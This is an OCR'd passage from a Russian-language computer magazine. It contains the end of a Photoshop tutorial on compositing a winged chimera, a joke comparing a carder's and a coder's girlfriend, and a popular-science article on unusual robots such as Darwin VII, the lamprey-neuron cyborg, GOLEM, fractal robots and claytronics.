13 ФАНТАСТИЧЕСКИЕ КРЫЛЬЯ: Применим к слою с крыльями *Gradient Overlay*, как мы это делали в шаге 10. На этот раз нам нужно вертикальное направление градиента, переходящего из цвета тела у основания крылье в в какой-нибудь другой яркий цвет на их кончиках. Поскольку крылья изначально темнее туловища, воспользуемся *Color Overlay* из этого же меню, отметив в настройках белый цвет, *Blend Mode — Normal*, *Opacity — 8%*.



14 НЕКОШАЧЬИ КОГОТКИ: Теперь нужно добавить когти на остальные лапы и правое крыло. Используя те же приемы, будет несложно добавить все эти детали и привести их к единому виду. Возьмем немного шерсти с передних лап, чтобы четче обозначить нерезкие края задних, после чего воспользуемся инструментом *Burn* с низким значением *Exposure*, чтобы бросить тень на правую заднюю лапу.

ДОПОЛНИТЕЛЬНЫЕ ВОЗМОЖНОСТИ

Во время экспериментов с крыльями, ногами и хвостами приготовимся к тому, что нам придется часто менять цвета. Самый простой и привычный способ — воспользоваться инструментами коррекции цвета, находящимися в меню *Image > Adjustment*. Однако *Layer Styles* дает несравненно большую свободу действий. Изменения, сделанные посредством *Hue/Saturation* или, скажем, *Brightness And Contrast*, конечно, сохраняются в *History*, но их нельзя отменить, не уничтожив половины проделанной работы после их применения. И если через несколько шагов понимаешь, что все-таки произошел «перебор», то придется возвращаться назад и делать все заново. Поэтому гораздо проще использовать *Layer Styles*, поскольку их эффекты сохраняются отдельно для каждого слоя и могут быть изменены в любое время. Так почему же, если эта возможность дает гораздо больше свободы, не воспользоваться ею?



15 ПОРА В ПОЛЕТ:

Откроем *iStock_000000808048.jpg*, скопируем изображенное в нем небо и вставим его на задний план. Теперь уменьшим картинку, чтобы она совпадала по размеру с нашим рисунком. Чтобы немного приглушить цвета, применим к небу *Gradient Overlay* с глубокими синими тонами.



16 ВОТ ТАК ЧУДО!

Сделаем копии каждого слоя с частями нашей химеры (<*Ctrl*>+<*J*>) и немного размоем их при помощи *Motion blur*. Воспользовавшись практически прозрачным ластиком, на некоторых фрагментах немного подотрем этот эффект. Теперь скрепим все слои, кроме фона, скрепкой и развернем их по часовой стрелке, немного уменьшив при помощи *Transform*. Отрежем хвост и расположим его так, чтобы он в полете развивался. Склеим все слои в новом, размоем их *Gaussian Blur* с радиусом *1 px* и уменьшим непрозрачность нового слоя до *50%*.

СОЗДАНИЕ СОБСТВЕННОЙ БИБЛИОТЕКИ ТЕКСТУР

Часто, прежде чем начинается работа по созданию компьютерного коллажа, ей предшествует нарисованный от руки эскиз. Но может быть и наоборот: цифровой монтаж будет эскизом для будущего рисунка, сделанного красками и на холсте. У такого подхода есть свои преимущества, поскольку воображение не ограничено никакими материалами и текстурами, а созданных мифических существ можно будет помещать в настолько же сюрреалистичные пейзажи. Исходная фотография поможет определиться со светотенью, пропорциями и композицией, после чего можно дать полную свободу своему воображению. Многих замечательных художников, создающих подобные работы, можно найти на Imaginary Friends Studio (www.imaginaryfs.com), однако прежде всего стоит взглянуть на работы Шона Йе. Его неповторимые гибриды животных и людей можно воспринимать как еще один аргумент в пользу перспективности генной инженерии и клонирования.

ИРЕН

ДЕВУШКА КАРДЕРА

1 ОНА — ИДЕАЛ. НУ, ОНА ТАК СЧИТАЕТ.
2 ВЫСАСЫВАЕТ ДЕНЬГИ ИЗ СВОЕГО ПАРНЯ.
3 УПРАВЛЯЕТ PEUGEOT 307.
4 МЕЧТАЕТ О НОВЕНЬКОЙ BMW M3.
5 ЕЖЕДНЕВНО ВСКРЫВАЕТ МОЗГ СВОЕМУ ПАРНЮ.
6 ЮБКА — DOLCE & GABBANA, ТУФЛИ — ARMANI. МАЙКА ИЗ ДЕНЕГ — ДОРОГО.
7 КОМПЬЮТЕР. НАХРЕНА ОН ЕЙ?



ФРОСЯ
ДЕВУШКА КОДЕРА

1. НЕСЧАСТЬЕ — ЛЮБИТ ПРОГРАММИСТА.
2. ОТДАЕТ ЗАРПЛАТУ ПАРНЮ.
3. YEAH! ШВАБРА FOREVER!
4. МАШИНА. ДА, СТИРАЛЬНАЯ.
5. СЪЕЗЖАЕТ КРЫША. УЖЕ СКОРО. УЧИТСЯ ЮЗАТЬ DEBUGER.
6. ДЖИНСЫ — МУЖА. РУБАШКА — МАМЫ. ШВАБРА — РОДНАЯ.
7. КОМПЬЮТЕР. НАХРЕНА ОН ЕЙ?



TEXT ЮРИЙ СВИДИНЕНКО / METAMORPH@YANDEX.RU /

ВЫ РОБОТ?

РОБОТЫ, О КОТОРЫХ ТЫ ЕЩЕ НЕ СЛЫШАЛ

«ТЕБЕ, ДУМАЮ, НЕ НАДО ОБЪЯСНЯТЬ, ЧТО ТАКОЕ РОБОТ. ТЫ НАВЕРНЯКА СМОТРЕЛ МАССУ ФИЛЬМОВ И ЧИТАЛ ДОСТАТОЧНО КНИГ, ЧТОБЫ САМО ЭТО СЛОВО ПРОЧНО ВОШЛО В ТВОЙ ЛЕКСИКОН. ДАВАЙ ПОГОВОРИМ О ТЕХ РОБОТАХ, КОТОРЫЕ И НЕ РОБОТЫ СОВСЕМ. ТО ЕСТЬ ЭТО РОБОТЫ, НО ЕСЛИ БЫ ТЕБЕ ПОКАЗАЛИ ОДНОГО ИЗ НИХ И СПРОСИЛИ, ЧТО ЭТО ТАКОЕ, ТО ТЫ БЫ ТОЧНО НЕ НАЗВАЛ ЭТО РОБОТОМ»

В понимании твоих родителей робот — это такой металлический человек, который говорит скрипучим голосом и постоянно засовывает пальцы в розетку, чтобы подзарядиться. Друзья постарше четко ассоциируют робота либо с роботом Вертером, либо с терминатором Шварцнеггера. А твои сверстники под словом «робот» могут даже представлять спаммербота, которого представить вживую трудновато.

Но кто скажет о том, что обычная стиральная машина может тоже называться роботом? Или микроволновка? Тем не менее, многие ученые называют роботами любые механизмы, способные выполнять заданные программы. И даже созданный недавно кусочек из двух цепочек ДНК, способный ковылять по плоской поверхности, расположенной в растворе молекул АТФ, — тоже робот.

В этой статье я расскажу тебе о самых необычных роботах, которые уже существуют и будут существовать. Ты поймешь, что робот — это не всегда «мозги».

МОЗГ В КОРОБОЧКЕ

Зачем придумывать сложный искусственный интеллект для систем навигации и передвижения роботов, не легче ли использовать то, что уже есть под рукой? Например, природные компасы и навигаторы. Широко известны такие точные навигационные приборы, как черепахи, летучие мыши, змеи и т.д. Получается, что сегодня легче «прикрутить» к роботу мозг черепахи или летучей мыши и на них возложить навигационные обязанности. Пока наука не дошла до построения таких сложных киборгов, но ей есть чем похвастаться.

Одна из ветвей подражания природе — создание искусственных нейронов и нейросетей. Причем необязательно брать реально существующие нейроны или их выращивать — проще смоделировать. Математическую модель нейрона человека создали еще в конце 60-х годов прошлого века. Казалось бы, собирай их в несколько миллиардов нейронов и получишь действующий мозг. Однако не тут-то было: тогдашние возможности позволяли смоделировать простейшие логические ячейки, состоящие из пятидесяти нейронов. И все. Но теперь компьютеры стали помощнее. И им уже под силу смоделировать если не мозг человека, то улитки — на все сто процентов.

1. Один из таких роботов с виртуальным мозгом — Darwin VII. Его создали американские исследователи из Неврологического института в Ла-Джолле (Калифорния). Состоит его виртуальный мозг из двадцати тысяч виртуальных «нейронов». Детище ученых состоит не только из одного виртуального мозга: для передвижения и контакта с окружающим миром у робота есть база, на которой закреплены рука-манипулятор и управляющие механизмы.
При этом Darwin VII снабжен почти полным набором «органов» чувств: ПЗС-камера играет роль глаз, несколько микрофонов позволяют воспринимать звуки, а специальные сенсоры — различать вкус. По размерам и форме робот напоминает мусорный бак.
Darwin VII действует, руководствуясь «природными цифровыми инстинктами». Он проявляет интерес ко всему окружающему и самообучается. Например, передвигаясь по полу и изучая разбросанные предметы, робот способен самостоятельно определить, что полосатые образцы приятны на вкус, а пятнистые — не очень.


DARWIN VII СНАБЖЕН ПОЧТИ ПОЛНЫМ НАБОРОМ «ОРГАНОВ» ЧУВСТВ

Естественно, что на этом прогресс не остановится, и вскоре удастся сделать что-то аналогичное (по количеству нейронов, естественно) головному мозгу. Опять ждем повышения производительности компов.

Другое дело, когда можно вырастить нервную ткань, приспособив ее под свои нужды. Пока, правда, вырастить можно не все подряд, а простейшие нервные узлы, реагирующие на определенные раздражители.

Вот, например, две команды ученых из Иллинойского университета (Чикаго) и Генуэзского университета (Италия) создали киборга на основе нейронов спинного мозга миноги. Почему именно миноги? Ответ прост: у нее наибольшие по размерам нейроны. Машина состоит из нескольких ЖИВЫХ нейронов, фотосенсора, микропроцессора и колес.

2. Все, что пока умеет делать этот киборг, — двигаться к источнику света. Происходит это следующим образом: электрон-



Тут можно скачать ГОЛЕМа:
http://demo.cs.brandeis.edu/golem/download/Golem245.zip
Видео воплощенной в железе робота стрелки и ее компьютерной модели:

http://demo.cs.brandeis.edu/golem/creatures/arrow/arrow_real.mpg
http://demo.cs.brandeis.edu/golem/creatures/arrow/arrow.mpg

ный глаз обнаруживает источник света и передает сигнал в нейроны миноги, те, в свою очередь, посредством микропроцессора управляют колесами для того, чтобы к этому источнику света приблизиться. При этом, если выключить свет, киборг остается без движения, а если отключить один из сенсоров, то рыба-робот сначала дезориентируется, после чего все равно находит источник света. «Кибермонстр» пока способен реагировать только на свет, но уже демонстрирует классические в кибернетике формы поведения: следует за источником света, кружит вокруг него и т. д. Поздравляем товарищей ученых! Им удалось-таки доказать, что мы и машины едины! До полной матрицы осталось совсем немного.
Спиной мозг был извлечен из рыбы при полной анестезии и помещен в насыщенный кислородом солевой раствор. В качестве портов ввода/вывода использовались клетки Мюллера (не начальника СС) с внедренными в них электродами. Эти клетки достаточно велики, удобны для подключения и служат для интеграции сигналов управления и сигналов от органов чувств, идущих к моторным нервам для ориентации миноги в пространстве. Электроды, идущие от фотосенсора, стимулировали нейроны на привычных для них частотах, а электроды, управляющие движением, снимали потенциал с аксонов клеток. При этом мозг киборга не был установлен на подвижной платформе, а соединялся с ней при помощи провода. А платформа представляет собой популярного многофункционального робота Khepera. Мозг только дает команды, управляющие им.

3. Одна из главных проблем «рыбы-терминатора» — недолговечность нейронов миноги, которые живут в солевом растворе лишь несколько дней и после этого требуют замены, так что для длительного функционирования киборгу нужен большой запас миног. В будущем, вероятно, при соответствующей тренировке киборг сможет пополнять мозговые запасы вполне естественным путем: рыбалкой, хождением по супермаркетам и т.п.

Разумеется, найти применение светолюбивому киборгу, мягко говоря, будет нелегко, так как все то же самое, только лучше, может делать уже существующая электроника. Но важно само его создание (ура, товарищи!). По словам создателей киборга, его уникальность состоит в том, что это действующая замкнутая система, которая представляет собой шаг вперед на пути нейроинженерии. Пока что движением тела киборга управляет не весь мозг миноги, а лишь несколько его клеток. Впоследствии это достижение может привести, в частности, к созданию более совершенных протезов. Кроме того, с развитием микроэлектроники разработанную технологию можно будет применить практически ко всем живым организмам, что открывает большие перспективы в нашей будущей жизни.

РОБОТ – РЕАЛИТИ ШОУ

Люди всегда высоко ценили любую деятельность, которую можно было осуществлять на расстоянии. Начиная с примитивного «телекинеза», который заключался в том, чтобы вызывать в другом месте события посредством бросания камней или пения йодлем в горах :) , и заканчивая поиском жизни на Марсе с помощью роверов и занятиями киберсексом на расстоянии, человечество все чаще предпочитает проводить время, щелкая пультом дистанционного управления телевизора или болтая по мобильному телефону.
Короче говоря: зачем куда-то идти или ехать, если можно послать кого-то (что-то) вместо себя? С развитием технологий этот тунеядский принцип постоянно совершенствуется. Сначала было радио, затем телефон, телевизоры, а потом уже Интернет и мобильные телефоны.

4. Удаленная, дистанционно управляемая экономика была впервые «изобретена» Робертом А. Хайнлайном в его романе Waldos (Вальдо) в 1940 году. Первые прототипы телеинструментов, о которых шла речь в научной фантастике, были сконструированы в 1947 году. Первый действующий телеоператор с обратной связью был разработан Рэем Герцем в 1954 году. Идея телеприсутствия была возрождена Марвином Мински в 1979 году. Сегодня наступил момент, когда телеприсутствие с помощью робототехники должно стать частью как виртуальной, так и «реальной» человеческой деятельности.

Другими словами, иногда ты не хочешь идти на футбольный матч, даже если любишь футбол. Ты лучше посмотришь его по телевизору, особенно когда возможно интерактивное телеприсутствие и дистанционное управление камерами. Ты получаешь более ясную картину игры, можешь просмотреть столько повторов, сколько захочешь, смотреть крупные планы, слушать сопроводительные комментарии и при этом потягивать свой джин с тоником.

5. Ты, наверное, слышал о развитии проекта Internet2. Сейчас многие ученые считают именно его основой для «виртуального мира телеприсутствия» будущего благодаря возможности передавать большие массивы данных и тому, что с этими данными могут работать одновременно много пользователей.

Огромная пропускная способность магистралей Internet2 не могла не привлечь интереса энтузиастов цифрового видео. Сочетая широкую полосу пропускания и технологии мультикастинга, в рамках Internet2 построили несколько систем передачи цифрового видеопотока, которые можно использовать с самыми разнообразными целями. Например, получать видеоданные от телеробота, связанного с тобой через шлем виртуальной реальности.

Тебе известно о боях роботов? Интересная забава. Ее дальнейшее и логичное продолжение — телебои с участием людей в качестве пилотов. Причем это можно будет сделать по Сети, заплатив только за аренду робота и участие в состязании.


А компания Nanotechnology News Network готовит в недалеком будущем выпуск по Интернету программы «Телебои микророботов»! Тебе даже дадут выбор, с кем сражаться: со злобными живыми насекомыми или с твоими друзьями :). Но это еще цветочки. Представь себе, что будет, если дальше развивать мозговые импланты и взламывать нейрокоды? Такими темпами через несколько лет ты не сможешь отличить, кто сегодня вышел за пивом — ты или твой робот :).

ТАКИМИ ТЕМПАМИ ЧЕРЕЗ НЕСКОЛЬКО ЛЕТ ТЫ НЕ СМОЖЕШЬ ОТЛИЧИТЬ, КТО СЕГОДНЯ ВЫШЕЛ ЗА ПИВОМ — ТЫ ИЛИ ТВОЙ РОБОТ

ГОЛЕМ И НЕДЕТСКАЯ ЗМЕЙКА

Написание вирусов, которые могут эволюционировать независимо от программера, — дав-

НАПИСАНИЕ ВИРУСОВ, КОТОРЫЕ МОГУТ ЭВОЛЮЦИОНИРОВАТЬ НЕЗАВИСИМО ОТ ПРОГРАММЕРА, — ДАВНО ПРОЙДЕННЫЙ ЭТАП



Сайт создателей ГОЛЕМа: http://demo.cs.brandeis.edu/golem/
Сайт о новостях роботах-самоделках: http://www.roboclub.ru
Сайт о новостях микро- и наноробототехники: http://www.nanonewsnet.ru

но пройденный этап. Многие робототехники наполовину являются программерами, и зачастую они роботов не собирают вживую, а моделируют, поэтому у них получается изобретать порой интересные вещи, так как всю работу за них выполняет компьютер. Один из таких умельцев — Ход Липсон из Корнелльского университета. Один из самых ярких его примеров — проект ГОЛЕМ (Golem — Genetically Organized Lifelike Electro Mechanics).

7. Дело простое: пишем код робота, который способен эволюционировать. Вся программа эволюции робота представляет собой обычный скринсейвер. На нем видно все эволюционные шаги и сам процесс развития робота. В качестве стимула для эволюции выбрали перемещение по случайно генерируемой местности с разными неровностями. То есть в идеальном случае робот должен изменить свою конструкцию и приспособиться к тому, чтобы перелезть через бугорок. Или как можно быстрее двигаться по прямой. Робот начинает свою деятельность с нуля — тебе дается эдакая амеба, у которой нет ни «мозга», ни даже нервных узлов. Только один стержень с «ногой», который постоянно вибрирует, пытаясь двигаться. В процессе этих конвульсий робот начинает понимать, как именно надо двигать конечностью, чтобы ковылять как можно эффективнее. И тут его мозги, показанные сверху модели, начинают изменяться: в них добавляются нервные узлы и сложные разветвления логических алгоритмов. Чем дальше, тем сложнее становится робот. В один прекрасный момент он решает отрастить себе одну или несколько других ног, поменять конструкцию или изменить мозг, состоящий из нервных узлов.
Если результаты естественно-цифровой эволюции тебя не устраивают — пожалуйста, можешь сам повлиять на выращивание робота. В твоем распоряжении находятся: изменение ландшафта, конструкции и мозги питомца. Изменять поначалу интересно, только гораздо интереснее забросить все на недельку-другую и посмотреть потом, как изменится твой питомец. То ли он обрастет мозгами и нервными окончаниями, то ли просто до невозможности усложнит конструкцию, но в любом случае всегда интересно посмотреть на конвульсии цифрового животного, подсовывая голему горки и впадины.

Причем самое интересное, что успешные модели (те, которые лихо скачут по цифровым равнинам и взбираются на горки) затем переводят в железо. Скринсейвер периодически связывается с Интернетом и там обновляет базу данных эволюционных монстров, созданных другими юзерами, которые тоже поставили себе такой прикольный хранитель экрана. И если твой робот, выстраданный в долгих экспериментах с конструкцией, мозгами и ландшафтом подает надежды, то его модель добавляют в существующую базу.

Раз в определенное количество времени самые продвинутые модели делают вручную из разных железяк и электроники. Результаты получаются довольно интересными. Организаторы проекта уверены, что через энное количество месяцев у них наберется достаточное количество моделей для различного промышленного применения: ползания и лазания в труднодоступных местах или даже для десантирования в качестве разведчиков на планеты нашей солнечной системы.

РАЗ В ОПРЕДЕЛЕННОЕ КОЛИЧЕСТВО ВРЕМЕНИ САМЫЕ ПРОДВИНУТЫЕ МОДЕЛИ ДЕЛАЮТ ВРУЧНУЮ ИЗ РАЗНЫХ ЖЕЛЕЗЯК И ЭЛЕКТРОНИКИ

8. Логичное развитие голем-ной технологии — фрактальные и адаптивные роботы. Голем, сделанный из железа, уже не сможет наращивать себе мозги или изменять свою конструкцию, если поставленная перед ним задача окажется слишком трудной. Фрактальные роботы состоят из одинаковых механических звеньев, которые, комбинируясь между собой, принимают такую форму, с помощью которой проще всего решить поставленную перед ними задачу. При этом каждый кубик наделен малой толикой мозга, достаточной для того, чтобы определить текущую позицию кубика, а вместе эти части составляют интеллект робота. Помнишь, в старые советские времена головоломку «Змейка»? Она представляет собой длинную гнущуюся пластиковую цепочку, которую можно было сгибать как угодно, превращая то в шар, то в пистолет, то в макет робота. Фрактальный робот на нее чем-то похож. Он тоже состоит из таких универсальных кубиков и тоже может принимать разные формы.


КАЖДЫЙ КУБИК НАДЕЛЕН МАЛОЙ ТОЛИКОЙ МОЗГА

9. Зачем оживлять старый конструктор? Дело в том, что у живой змейки масса полезных и неполезных применений. Представь себе быстросборные мосты, собранные из живых «кубиков» размерами метр на метр, которые при ненадобности можно перестроить в ангар или жилой дом. Производственные линии, которые можно за несколько часов перепрограммировать на производство другого продукта, орбитальные станции с передвигающимися отсеками и солнечными панелями, меняющими форму таким образом, чтобы на них попадало как можно больше света. Вот более насущная проблема — работа в теле ядерных реакторов или при дезактивации Чернобыльской АЭС.

10. Теперь сделаем кубики змейки размером 1x1x1 миллиметр. Что получится? Червяк, который пролезет в любую вену и расчистит атеросклеротические бляшки. Или, подкопавшись под раковую опухоль, отрежет ее и изолирует от организма. Прикрутив к фрактальному хирургу микровидеокамеру, получим ценнейший медицинский инструмент, который в то же время можно сделать системой телеприсутствия! Еще меньше кубик — и можно делать операции на отдельных клетках. Или сражаться с амебами и инфузориями под микроскопом или в телеочках виртуальной реальности, связывающих тебя с роботом-червяком.

УДАЛОСЬ СДЕЛАТЬ ЧЕРВЯКА, КОТОРЫЙ ИЗ АНАЛОГИЧНЫХ РАЗБРОСАННЫХ КУБИКОВ СОБИРАЕТ СВОИ КОПИИ

11. Некоторые типы фрактальных роботов уже сконструированы. Даже удалось сделать червяка, который из аналогичных разбросанных кубиков собирает свои копии! То есть, наделав кубиков-блоков и рассыпав их по полу,



2. Собственно минога (рыба, а не киборг)

3. Мобильный робот Khepera — основа киборга

12. Фоглет — частица «умного» тумана

13. Фоглеты собираются в блок

8. Стрелка — одна из моделей ГОЛЕМА в железе

11. Фрактальный робот-хирург

5. Современные системы master-slave

6. Телеприсутствие будущего

4. Одна из первых систем телеприсутствия

10. Быстросборный мост

1. Робот Darwin VII с нейронным «мозгом»

7. Как устроен ГОЛЕМ

9. Фрактальный робот

ВСЕ НОВОЕ, НЕ УКЛАДЫВАЮЩЕЕСЯ В РАМКИ ОБЫЧНЫХ ПРЕДСТАВЛЕНИЙ О МИРЕ, СНАЧАЛА НЕ ВОСПРИНИМАЕТСЯ КАК ПРОГНОЗ БУДУЩЕГО

можно через час-другой лицезреть целую армию одинаковых червяков.

В НЕДАЛЕКОМ БУДУЩЕМ ... Клэйтроника — новая область в науке и технологии, позволяющая собирать различные предметы из отдельных универсальных строительных блоков микроскопических размеров (clay — глина, claytronics — «умная глина»). Как ты уже понял, это тесно связано с фрактальными роботами вообще. Перспективы применения клэйтроники велики: от универсальных вещей до создания персональных терминаторов из жидкого металла.

В ДАЛЕКОМ БУДУЩЕМ СОЗДАНИЕ НАНОРОБОТОВ МОЖЕТ БЫТЬ ДОВОЛЬНО НЕДОРОГИМ

В недалеком будущем (скажем, в 2030—2040 годах) с появлением нанофабрик нанороботы станут таким же доступным и недорогим продуктом, как, к примеру, серийно выпускаемые микросхемы. Поэтому нетрудно представить себе тучу нанороботов-кубиков, составляющих такую «грязь» с изменяемой формой, которые перестраиваются по команде юзера. Алгоритм работы таких устройств разработан и не представляет особой трудности. Российскими специалистами даже разработана общая теория и математическая модель многозвенных роботов (а их называют иногда и так).

Но для того чтобы собрать хотя бы мобильный телефон или стул, потребуется очень большое количество роботов-наноблоков. Вряд ли такое устройство будет дешевым даже при использовании нанофабрик повсеместно, поскольку нанофабрики собирают готовый продукт из молекул-сырья, которые будут иметь определенную стоимость, и при работе потребляют около 250 киловатт в час электроэнергии, производя готовый алмазоидный наноблок размерами 20х20х20 сантиметров. Для производства конструктивного тумана (этот термин Сторрс Холла мы будем использовать и далее при описании клэйтронных систем) на такую вещь, как, например, стул потребуется заплатить немалую сумму. Но, естественно, тот же стул можно будет перепрограммировать и в персональный автомобиль, и в мобильный телефон, и в робота-андроида, наконец.

